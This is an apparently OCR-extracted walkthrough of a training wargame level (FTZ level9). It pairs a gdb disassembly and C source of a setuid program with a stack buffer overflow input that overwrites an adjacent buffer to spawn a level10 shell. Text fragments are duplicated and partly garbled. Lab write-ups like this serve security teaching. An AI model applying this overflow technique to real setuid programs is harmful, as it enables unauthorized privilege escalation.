0x08048464 <main+68>:   push   eax
0x08048465 <main+69>:   call   0x8048330 <strncmp>
0x0804846a <main+74>:   add    esp,0x10
0x0804846d <main+77>:   test   eax,eax
0x0804846f <main+79>:   jne    0x80484a6 <main+134>
0x08048471 <main+81>:   sub    esp,0xc
0x08048474 <main+84>:   push   0x804856d
0x08048479 <main+89>:   call   0x8048350 <printf>
0x0804847e <main+94>:   add    esp,0x10
0x08048481 <main+97>:   sub    esp,0x8
0x08048484 <main+100>:  push   0xbc2
0x08048489 <main+105>:  push   0xbc2
0x0804848e <main+110>:  call   0x8048360 <setreuid>
0x08048493 <main+115>:  add    esp,0x10
---Type <return> to continue, or q <return> to quit---
0x08048496 <main+118>:  sub    esp,0xc
0x08048499 <main+121>:  push   0x804857a
0x0804849e <main+126>:  call   0x8048310 <system>
0x080484a3 <main+131>:  add    esp,0x10
0x080484a6 <main+134>:  leave
0x080484a7 <main+135>:  ret
End of assembler dump.
```


```
if ( strncmp(buf2, "go", 2) == 0 )
     1      2    3
```

push 0x2

push 0x804856a


lea eax,[ebp-24]
push eax

call 0x8048330 <strncmp>



```
(gdb) set disassembly-flavor intel
(gdb) disas main
Dump of assembler code for function main:
0x08048420 <main+0>:    push   ebp
0x08048421 <main+1>:    mov    ebp,esp
0x08048423 <main+3>:    sub    esp,0x28
0x08048426 <main+6>:    and    esp,0xfffffff0
0x08048429 <main+9>:    mov    eax,0x0
0x0804842e <main+14>:   sub    esp,eax
0x08048430 <main+16>:   sub    esp,0xc
0x08048433 <main+19>:   push   0x8048554
0x08048438 <main+24>:   call   0x8048350 <printf>
0x0804843d <main+29>:   add    esp,0x10
0x08048440 <main+32>:   sub    esp,0x4
0x08048443 <main+35>:   push   ds:0x8049698
0x08048449 <main+41>:   push   0x28
0x0804844b <main+43>:   lea    eax,[ebp-40]
0x0804844e <main+46>:   push   eax
0x0804844f <main+47>:   call   0x8048320 <fgets>
0x08048454 <main+52>:   add    esp,0x10
0x08048457 <main+55>:   sub    esp,0x4
0x0804845a <main+58>:   push   0x2
0x0804845c <main+60>:   push   0x804856a
0x08048461 <main+65>:   lea    eax,[ebp-24]
0x08048464 <main+68>:   push   eax
0x08048465 <main+69>:   call   0x8048330 <strncmp>
0x0804846a <main+74>:   add    esp,0x10
0x0804846d <main+77>:   test   eax,eax
0x0804846f <main+79>:   jne    0x80484a6 <main+134>
0x08048471 <main+81>:   sub    esp,0xc
0x08048474 <main+84>:   push   0x804856d
0x08048479 <main+89>:   call   0x8048350 <printf>
0x0804847e <main+94>:   add    esp,0x10
0x08048481 <main+97>:   sub    esp,0x8
0x08048484 <main+100>:  push   0xbc2
0x08048489 <main+105>:  push   0xbc2
0x0804848e <main+110>:  call   0x8048360 <setreuid>
0x08048493 <main+115>:  add    esp,0x10
---Type <return> to continue, or q <return> to quit---
0x08048496 <main+118>:  sub    esp,0xc
0x08048499 <main+121>:  push   0x804857a
0x0804849e <main+126>:  call   0x8048310 <system>
0x080484a3 <main+131>:  add    esp,0x10
0x080484a6 <main+134>:  leave
0x080484a7 <main+135>:  ret
End of assembler dump.
```

```
fgets(buf,40,stdin);

if ( strncmp(buf2  "go", 2) == 0 )
```



```
[level9@ftz tmp]$ ls
test  test.c
[level9@ftz tmp]$ ./test
It can be overflow : aaaaaaaaaaaaaaaago
Good Skill!
```

```
[level9@ftz level9]$ /usr/bin/bof
It can be overflow : aaaaaaaaaaaaaaaago
Good Skill!
[level10@ftz level9]$ id
uid=3010(level10) gid=3009(level9) groups=3009(level9)
[level10@ftz level9]$
```

```
[level10@ftz level9]$ my-pass

Level10 Password is "[redacted]".
```

```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

main(){

  char buf2[10];
  char buf[10];

  printf("It can be overflow : ");
  fgets(buf,40,stdin);

  if ( strncmp(buf2, "go", 2) == 0 )
   {
        printf("Good Skill!\n");
        setreuid( 3010, 3010 );
        system("/bin/bash");
   }

}
```

NEXT TIME